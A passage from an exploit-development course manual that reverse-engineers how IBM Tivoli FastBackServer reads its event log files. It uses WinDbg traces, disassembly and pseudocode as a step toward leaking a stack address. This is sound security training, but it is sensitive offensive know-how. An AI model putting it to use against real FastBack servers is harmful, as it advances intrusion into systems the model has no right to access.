eip=00570f03 esp=0db5e324 ebp=0dbbfe98 iopl=0         nv up ei ng nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000297
```

```
FastBackServer!FXCLI_OraBR_Exec_Command+0x4a4d:
00570f03 e8008ef2ff      call    FastBackServer!SFILE_ReadBlock (00499d08)

0:001> dds esp L4
0db5e324  00000100
0db5e328  018943a8
0db5e32c  00000200
0db5e330  00a99f40 FastBackServer!EventLOG_sSFILE
```

Listing 655 - Arguments for SFILE_ReadBlock

From the arguments supplied to *SFILE_ReadBlock*, shown in Listing 655, we find that only the first and third arguments are under our control.

We have succeeded in reaching the correct function with arguments that seem valid. Next, we will examine exactly what the *SFILE_ReadBlock* function does.

11.3.2.1 Exercise

1. Follow and repeat the analysis to obtain a proof of concept that triggers the correct opcode and passes the checks.

11.3.3 Read From an Index

In this section, we will analyze what the *SFILE_ReadBlock* function does, and what the supplied arguments represent.

We'll start by stepping into *SFILE_ReadBlock*. After some initial checks, we reach a call to *SFILE_S_FindFileIndexForRead*, as given in Figure 191.

```
0000000000499D9D lea     ecx, [ebp+var_214]
0000000000499DA3 push    ecx
0000000000499DA4 lea     edx, [ebp+var_4]
0000000000499DA7 push    edx
0000000000499DA8 mov     eax, [ebp+arg_0]
0000000000499DAB push    eax
0000000000499DAC mov     ecx, dword ptr [ebp+arg_C]
0000000000499DAF push    ecx
0000000000499DB0 call    _SFILE_S_FindFileIndexForRead
0000000000499DB5 add     esp, 10h
0000000000499DB8 test    eax, eax
0000000000499DBA jnz     short loc_499DC1
```

Figure 191: Call to SFILE_S_FindFileIndexForRead

Given the name of the function and the goal of reading from the event log, it seems likely that *SFILE_S_FindFileIndexForRead* will find an index that determines which entries can be read.

Let's move execution to this point in WinDbg and inspect the arguments to the function.

```
0:006> bp FastBackServer!SFILE_ReadBlock+0xa8

0:006> g
Breakpoint 1 hit
...
eax=00000100 ebx=060fae50 ecx=00a99f40 edx=0db5e318 esi=060fae50 edi=00669360
```

```
eip=00499db0 esp=0db5e0ec ebp=0db5e31c iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!SFILE_ReadBlock+0xa8:
00499db0 e807feffff      call    FastBackServer!SFILE_S_FindFileIndexForRead
(00499bbc)

0:001> dds esp L4
0db5e0ec  00a99f40 FastBackServer!EventLOG_sSFILE
0db5e0f0  00000100
0db5e0f4  0db5e318
0db5e0f8  0db5e108
```

Listing 656 - Arguments for SFILE_S_FindFileIndexForRead

The only argument we control is the second formatted decimal value. We'll recall that in the format string, it was labeled *Start*.

```
buf += b"FileType: %d ,Start: %d, Length: %d" % (1, 0x100, 0x200)
```

Listing 657 - Format string in our PoC

This suggests that the value directs where *SFILE_ReadBlock* will read from in the event log.

Before moving into the function, we should note that its return value determines whether *SFILE_ReadBlock* triggers the JNZ. Figure 192 shows the graph overview of *SFILE_ReadBlock*.




Figure 192: Failure path inside SFILE_ReadBlock

The highlighted portion in the figure above shows the path if the jump is not taken, which leads to a premature exit from *SFILE_ReadBlock*.

To go further into *SFILE_ReadBlock*, the return value from *SFILE_S_FindFileIndexForRead* must be non-zero.

Stepping into *SFILE_S_FindFileIndexForRead*, we encounter some initial bound checks on the *Start* value. Next we'll enter a large loop, as shown in Figure 193.




Figure 193: Loop inside SFILE_S_FindFileIndexForRead

The logic within this loop has multiple implications, so let's start at a high level and then dig into some of the details.

We already know that *SFILE_S_FindFileIndexForRead* must exit with a non-zero result. Inspecting the code in the three red color-coded basic blocks on the right-hand side would show that they return a zero result.

This leaves only one successful exit from the loop, the green color-coded basic block on the left-hand side in Figure 193.

Now that we have a general roadmap of where we want to end up, let's recall a couple of facts we discovered earlier. We found multiple event log files, and the entry containing the leaked stack address was added as the newest entry in the file with the number suffix of 40.

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

Listing 658 repeats the prior file listings for the event log directory.

```
C:\Tools> dir C:\ProgramData\Tivoli\TSM\FastBack\server
 Volume in drive C has no label.
 Volume Serial Number is 4097-9145

 Directory of C:\ProgramData\Tivoli\TSM\FastBack\server

...
26/04/2020  19.21         2.560.003 FAST_BACK_SERVER030.sf
26/04/2020  20.25         2.560.003 FAST_BACK_SERVER031.sf
27/04/2020  08.35         2.560.003 FAST_BACK_SERVER032.sf
27/04/2020  09.39         2.560.003 FAST_BACK_SERVER033.sf
27/04/2020  10.44         2.560.003 FAST_BACK_SERVER034.sf
27/04/2020  11.48         2.560.003 FAST_BACK_SERVER035.sf
27/04/2020  12.52         2.560.003 FAST_BACK_SERVER036.sf
27/04/2020  13.57         2.560.003 FAST_BACK_SERVER037.sf
27/04/2020  15.01         2.560.003 FAST_BACK_SERVER038.sf
27/04/2020  16.06         2.560.003 FAST_BACK_SERVER039.sf
27/04/2020  22.13           622.851 FAST_BACK_SERVER040.sf
...
```

Listing 658 - Multiple event log files of same size

From the listing, we'll note that all event log files with a suffix lower than 40 are the same size. We will also find, if we recheck the event logs present in the directory multiple times while the application is running, that no file with a suffix greater than 40 exists. On the contrary, event files with decreasing numerical suffixes appear.

Given these facts, our initial thought is that the first log file to be created is the log file with a suffix of 40. When it reaches its maximum size, it is renamed to 39, and a new log file with a suffix of 40 is created. This would continue until the suffix value reaches zero, and then it would eventually be overwritten by newer data.

We are currently interested in reading from the newest file, and the only argument we can control is the *Start* value. It makes sense that this value will control where we read from.

With a high-level understanding of how the event log works, let's explore what's happening inside the loop.

Just before entering the loop, we find the uppermost basic block displayed in Figure 194.




Figure 194: Initial loop condition

In this basic block, a value is moved into EDX and subsequently onto the stack. It is then used as a comparison against 0.

To discover the value at runtime, we will step into *SFILE_S_FindFileIndexForRead* with WinDbg and go to the comparison as shown in Listing 659.

```
eax=0005fe36 ebx=060fae50 ecx=00a99f40 edx=00000028 esi=060fae50 edi=00669360
eip=00499c12 esp=0db5deac ebp=0db5e0e4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!SFILE_S_FindFileIndexForRead+0x56:
00499c12 83bdccfdffff00  cmp     dword ptr [ebp-234h],0 ss:0023:0db5deb0=00000028
```

Listing 659 - Comparison on file suffix

We'll find the value 0x28 or decimal 40, which is the maximum suffix value.

The comparison in this basic block controls the iterations through the loop. It is likely the assembly code stemming from a compiled C-style *while* loop, as illustrated in Listing 660.

```
while(file_suffix > 0)
{
 // Action in loop
}
```

Listing 660 - C pseudocode for while loop

The loop starts with the maximum suffix value of the event log files, so we can suspect that the purpose of the loop is to determine which log file to read from.

To help in our analysis, let's try to put ourselves into the shoes of the developer. One way to programmatically figure out which file to read from is to use the *Start* value as an index.

Listing 661 shows an example of C pseudocode for accomplishing this.

```
index = total log size
while(file_suffix > 0)
{
  index = index - sizeof(current log file)
```

```
  if(Start value >= index)
  {
    // We found the right log file
  }
  go to next log file
}
```

Listing 661 - C pseudocode for function of loop

We'll begin by getting the size of all log files, then subtracting the size of the current log file and checking if the supplied *Start* value is greater. If it is, we want to read from the current log file. If it is not greater, we'll go to the next log file.

> *Programming knowledge can help us understand how a developer might implement a specific piece of functionality.*

Let's test if our pseudocode is accurate by going through the contents of the loop.

Inside the loop, we will first come across a call to the *snprintf*[383] format string function, as shown in Figure 195.

```
0000000000499C1F                push    offset $SG107864_0
0000000000499C24                mov     ecx, [ebp+var_234]
0000000000499C2A                push    ecx
0000000000499C2B                mov     edx, dword ptr [ebp+arg_0]
0000000000499C2E                push    edx ; char
00000000 0499C2F                push    offset $SG107865 ; "%s%03u%s"
0000000000499C34                push    208h ; Count
0000000000499C39                lea     eax, [ebp+Dest]
0000000000499C3F                push    eax ; Dest
00000000 0499C40                call    _ml_snprintf
0000000000499C45                add     esp, 18h
```

Figure 195: Call to snprintf

To better understand this call, the function prototype for *snprintf* is given below:

```
int snprintf ( char * s, size_t n, const char * format, ... );
```

Listing 662 - Function prototype for snprintf

The first two arguments are the destination buffer and the maximum number of bytes to be used in the buffer. This is followed by the format string, in this case, "%s%03u%s" as displayed in Figure 195, and the associated arguments for the format string specifiers.

Let's step to the call in WinDbg to check the supplied arguments.

```
eax=0db5dedc ebx=060fae50 ecx=00000028 edx=00a99f40 esi=060fae50 edi=00669360
eip=00499c40 esp=0db5de94 ebp=0db5e0e4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
```

[383] (cplusplus, 2020), http://www.cplusplus.com/reference/cstdio/snprintf/

```
FastBackServer!SFILE_S_FindFileIndexForRead+0x84:
00499c40 e866021c00      call    FastBackServer!ml_snprintf (00659eab)

0:001> dds esp L6
0db5de94  0db5dedc
0db5de98  00000208
0db5de9c  00798c28 FastBackServer!securityLevel+0x51e4
0db5dea0  00a99f40 FastBackServer!EventLOG_sSFILE
0db5dea4  00000028
0db5dea8  00798c24 FastBackServer!securityLevel+0x51e0

0:001> da 00798c28
00798c28  "%s%03u%s"

0:001> da 00a99f40
00a99f40  "C:/ProgramData/Tivoli/TSM/FastBa"
00a99f60  "ck/server/FAST_BACK_SERVER"
```

Listing 663 - Format string to create file name

Given the arguments, it appears that *snprintf* creates the full log filename for each iteration of the loop.

We can step over the call to find the file name in the first iteration of the loop.

```
0:001> p
eax=00000040 ebx=060fae50 ecx=0db5de4c edx=0db5df1b esi=060fae50 edi=00669360
eip=00499c45 esp=0db5de94 ebp=0db5e0e4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!SFILE_S_FindFileIndexForRead+0x89:
00499c45 83c418          add     esp,18h

0:001> da 0db5dedc
0db5dedc  "C:/ProgramData/Tivoli/TSM/FastBa"
0db5defc  "ck/server/FAST_BACK_SERVER040.sf"
0db5df1c  ""
```

Listing 664 - Full file name is created

From the contents of the output buffer, we find the full file name for the event log file with the maximum suffix, as expected.

To move forward with our analysis, we'll continue inside the same basic block and find that a call to the *HANDLE_MGR_Open* function takes place, as shown in Figure 196.

```
0000000000499C48                mov     dword ptr [ebp+var_230], 0FFFFFFFFh
0000000000499C52                push    1 ; int
0000000000499C54                push    0 ; int
0000000000499C56                lea     ecx, [ebp+Dest]
0000000000499C5C                push    ecx ; Source
0000000000499C5D                call    HANDLE_MGR_Open
0000000000499C62                add     esp, 0Ch
0000000000499C65                mov     dword ptr [ebp+var_230], eax
0000000000499C6B                cmp     dword ptr [ebp+var_230], 0FFFFFFFFh
0000000000499C72                jnz     short loc_499C7B
```

Figure 196: Open handle to log file

This is another custom function, but given its name and the fact that we are hoping to read from a file, it makes sense that *HANDLE_MGR_Open* will likely open a handle to the log file.

We'll also notice a subsequent check against the value 0xFFFFFFFF, which is the typical error value of an invalid handle (INVALID_HANDLE_VALUE).

We can step to this call in WinDbg, as given in Listing 665.

```
eax=00000040 ebx=060fae50 ecx=0db5dedc edx=0db5df1b esi=060fae50 edi=00669360
eip=00499c5d esp=0db5dea0 ebp=0db5e0e4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!SFILE_S_FindFileIndexForRead+0xa1:
00499c5d e8ac89feff      call    FastBackServer!HANDLE_MGR_Open (0048260e)

0:001> dds esp L3
0db5dea0  0db5dedc
0db5dea4  00000000
0db5dea8  00000001

0:001> da poi(esp)
0db5dedc  "C:/ProgramData/Tivoli/TSM/FastBa"
0db5defc  "ck/server/FAST_BACK_SERVER040.sf"
0db5df1c  ""

0:001> p
eax=0000015e ebx=060fae50 ecx=0db5de28 edx=77e71670 esi=060fae50 edi=00669360
eip=00499c62 esp=0db5dea0 ebp=0db5e0e4 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
FastBackServer!SFILE_S_FindFileIndexForRead+0xa6:
00499c62 83c40c          add     esp,0Ch
```

Listing 665 - Open handle to log file

After we step over the call, we'll note that EAX contains a value different from the invalid handle. This means that we pass the comparison and move to the next basic block.

Figure 197 shows the upper part of the next basic block.

```
0000000000499C7B
0000000000499C7B loc_499C7B:
000000000499C7B                 lea     edx, [ebp+var_22C]
000000000499C81                 push    edx ; struct _stat *
000000000499C82                 mov     eax, dword ptr [ebp+var_230]
000000000499C88                 push    eax ; char
000000000499C89                 call    _HANDLE_MGR_fstat
0000000000499C8E                add     esp, 8
0000000000499C91                mov     ecx, dword ptr [ebp+var_230]
0000000000499C97                push    ecx
0000000000499C98                call    _HANDLE_MGR_Close
0000000000499C9D                add     esp, 4
000000000499CA0                 mov     eax, [ebp+var_22C.st_size]
0000000000499CA6                cdq
```

Figure 197: Calculating an offset

First let's examine the call to *HANDLE_MGR_fstat*, which accepts the event log file name along with an output buffer.

While we don't know what this function does, Figure 197 shows us that the "size" field of the output buffer is used in the lower highlighted part.

Listing 666 shows the content of the output buffer before and after the call.

```
eax=0000015e ebx=060fae50 ecx=0db5de28 edx=0db5deb8 esi=060fae50 edi=00669360
eip=00499c89 esp=0db5dea4 ebp=0db5e0e4 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
FastBackServer!SFILE_S_FindFileIndexForRead+0xcd:
00499c89 e8f198feff      call    FastBackServer!HANDLE_MGR_fstat (0048357f)

0:001> dd poi(esp+4) L8
0db5deb8  00000000 00000000 00000000 00000000
0db5dec8  00000000 00000000 00000000 00000000

0:001> p
eax=00000000 ebx=060fae50 ecx=0db5de5c edx=77e71670 esi=060fae50 edi=00669360
eip=00499c8e esp=0db5dea4 ebp=0db5e0e4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!SFILE_S_FindFileIndexForRead+0xd2:
00499c8e 83c408          add     esp,8

0:001> dd 0db5deb8 L8
0db5deb8  00000000 81b60000 00000001 00000000
0db5dec8  00000000 000ac603 5ea6e6ce 5ea8ad2a
```

Listing 666 - Call to HANDLE_MGR_fstat

We'll note that the output buffer has been populated with data. The highlighted DWORD at offset 0x14 into the buffer is important since it equates to the size field, as noted in Figure 197.

We can find the numerical value by single-stepping to the instruction where it's moved into EAX.

```
eax=00000001 ebx=060fae50 ecx=0db5de5c edx=77e71670 esi=060fae50 edi=00669360
eip=00499ca0 esp=0db5deac ebp=0db5e0e4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!SFILE_S_FindFileIndexForRead+0xe4:
00499ca0 8b85e8fdffff    mov     eax,dword ptr [ebp-218h] ss:0023:0db5decc=000ac603
```

Listing 667 - Content of size field

To get an idea of what will happen next, let's recall the pseudocode for the loop, repeated below:

```
index = total log size
while(file_suffix > 0)
{
  index = index - sizeof(current log file)
  if(Start value >= index)
  {
    // We found the right log file
  }
  go to next log file
}
```

Listing 668 - C pseudocode for function of loop

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

The application retrieves the size of the current log file, which must be subtracted from the total log file size. The result is then compared to the supplied *Start* value.

The lower part of the basic block we analyzed is shown in Figure 198.




Figure 198: Calculation and comparison of an offset

There's a lot happening in this basic block, so let's split the activity into four separate parts for analysis.

In the first highlighted part, the size of the current log file is moved into EAX. The *CDQ*[384] instruction extends the sign bit of EAX into EDX. This means if the uppermost bit of EAX is set, EDX will be set to 0xFFFFFFFF. EDX will otherwise be set to 0.

```
mov     eax, [ebp+var_22C.st_size]
cdq
```

Listing 669 - Sign extension

Next, EDX is masked with 0xFF to extract the least significant byte as an unsigned integer. The result is added to EAX.

```
and     edx, 0FFh
add     eax, edx
```

Listing 670 - Conversion to unsigned integer

Finally, EAX is right-shifted by 8 bits through the *SAR*[385] instruction. This is likely to convert the size to an index.

```
sar     eax, 8
```

Listing 671 - Right-shifting by 8 bits

Listing 672 shows the results of the calculation on the first iteration of the loop.

```
eax=00000001 ebx=060fae50 ecx=0db5de5c edx=77e71670 esi=060fae50 edi=00669360
eip=00499ca0 esp=0db5deac ebp=0db5e0e4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
```

[384] (Aldeid, 2016), https://www.aldeid.com/wiki/X86-assembly/Instructions/cdq

[385] (Aldeid, 2019), https://www.aldeid.com/wiki/X86-assembly/Instructions/shr

```
FastBackServer!SFILE_S_FindFileIndexForRead+0xe4:
00499ca0 8b85e8fdffff    mov     eax,dword ptr [ebp-218h] ss:0023:0db5decc=000ac603

0:001> p
...
eax=00000ac6 ebx=060fae50 ecx=0db5de5c edx=00000000 esi=060fae50 edi=00669360
eip=00499cb2 esp=0db5deac ebp=0db5e0e4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!SFILE_S_FindFileIndexForRead+0xf6:
00499cb2 8b95c8fdffff    mov     edx,dword ptr [ebp-238h] ss:0023:0db5deac=00000000
0:001>
```

Listing 672 - Calculating index value of current log file

In this case, the size value of 0xac603 resulted in an index value of 0xac6, as stored in EAX.

With the index value of the current log file calculated, we'll move to the next highlighted portion of the basic block.

In this section, a value is retrieved into EDX, EAX is added to it, and it is written back to the same memory location.

```
mov     edx, [ebp+var_238]
add     edx, eax
mov     [ebp+var_238], edx
```

Listing 673 - Getting the accumulator value

This is essentially an accumulator to be used in the next iteration of the loop.

The third portion of the basic block retrieves the maximum index of the log into ECX and subtracts the current index, as shown in Listing 674.

```
mov     eax, dword ptr [ebp+arg_0]
mov     ecx, [eax+210h]
sub     ecx, [ebp+var_238]
```

Listing 674 - Calculating the index difference

We can observe this calculation in WinDbg.

```
eax=00000ac6 ebx=060fae50 ecx=0db5de5c edx=00000ac6 esi=060fae50 edi=00669360
eip=00499cc0 esp=0db5deac ebp=0db5e0e4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!SFILE_S_FindFileIndexForRead+0x104:
00499cc0 8b4508          mov     eax,dword ptr [ebp+8]
ss:0023:0db5e0ec={FastBackServer!EventLOG_sSFILE (00a99f40)}

0:001> p
eax=00a99f40 ebx=060fae50 ecx=0db5de5c edx=00000ac6 esi=060fae50 edi=00669360
eip=00499cc3 esp=0db5deac ebp=0db5e0e4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!SFILE_S_FindFileIndexForRead+0x107:
00499cc3 8b8810020000    mov     ecx,dword ptr [eax+210h] ds:0023:00a9a150=0005fe36

0:001> p
eax=00a99f40 ebx=060fae50 ecx=0005fe36 edx=00000ac6 esi=060fae50 edi=00669360
eip=00499cc9 esp=0db5deac ebp=0db5e0e4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
```

```
FastBackServer!SFILE_S_FindFileIndexForRead+0x10d:
00499cc9 2b8dc8fdffff    sub     ecx,dword ptr [ebp-238h] ss:0023:0db5deac=00000ac6

0:001> p
eax=00a99f40 ebx=060fae50 ecx=0005f370 edx=00000ac6 esi=060fae50 edi=00669360
eip=00499ccf esp=0db5deac ebp=0db5e0e4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!SFILE_S_FindFileIndexForRead+0x113:
00499ccf 3b4d0c          cmp     ecx,dword ptr [ebp+0Ch] ss:0023:0db5e0f0=00000100
```

Listing 675 - Calculating index to start of current log file

Once the subtraction is done, ECX contains an index value to the start of the current log file.

In the last highlighted section, a comparison between the current log file index and the *Start* value is performed. We'll only exit the loop if our supplied value is larger than the current log file index.

While there are several calculations performed, the logic corresponds to our proposed pseudocode.

This understanding leaves us with a challenge. To obtain the leaked stack address, we'll need to read from the newest entries in the log file with suffix 40. We cannot predict which *Start* value is required, since it will depend on the amount of content in the event log.

We will solve this problem in a later section. For now, let's focus on obtaining any content from the event log and returning it to our Kali machine.

11.3.3.1 Exercise

1. Follow and repeat the analysis to understand how the *Start* value works.

11.3.4 Read From the Log

In the previous section, we learned how the *Start* value we supply determines which log file is used. Next, let's find out if the content is read from the event log at all.

Our supplied *Start* value is quite small compared to the total index value. As a result, we expect one of the oldest log files to be chosen. This will have the lowest number in the suffix.

Let's continue our analysis of the loop inside *SFILE_S_FindFileIndexForRead*. To determine what our *Start* value corresponds to, we can set a breakpoint at FastBackServer!SFILE_S_FindFileIndexForRead+0x118 where we exit the loop.

```
0:001> bp FastBackServer!SFILE_S_FindFileIndexForRead+0x118

0:001> g
Breakpoint 1 hit
eax=00a99f40 ebx=060fae50 ecx=00000000 edx=0005fe36 esi=060fae50 edi=00669360
eip=00499cd4 esp=0db5deac ebp=0db5e0e4 iopl=0         nv up ei ng nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000287
FastBackServer!SFILE_S_FindFileIndexForRead+0x118:
00499cd4 8b5510          mov     edx,dword ptr [ebp+10h] ss:0023:0db5e0f4=0db5e318
```

Listing 676 - Exiting the loop

The algorithm has now found the correct log file, but not the location inside of it. The *Start* value we supplied was only compared to the index value of the start of the log file. The last step is to find the index into the specific file.

Since we supplied the low value of 0x100, a good assumption is that we will be reading from the first event log file. The suffix will depend on how many log files have been created. If the application has been running for a while, this suffix may be as low as 001.

As the last step of *SFILE_S_FindFileIndexForRead*, we find where in the selected log file we should read from. This location is also based on the *Start* value. In our current example, we used the small *Start* value of 0x100. This value will force a selection of the oldest log file that starts at the index value of 0. This means the *Start* value is also the index inside the specified file.

As another example, let's imagine that the event log file with a suffix of 020 starts at the index value 0x20000 and we provide a *Start* value of 0x20200. In our example, *SFILE_S_FindFileIndexForRead* would determine that it should read at index 0x200 inside that log file.

After returning to *SFILE_ReadBlock*, we'll encounter a few checks followed by a call to *ml_fopen*, as displayed in Figure 199.

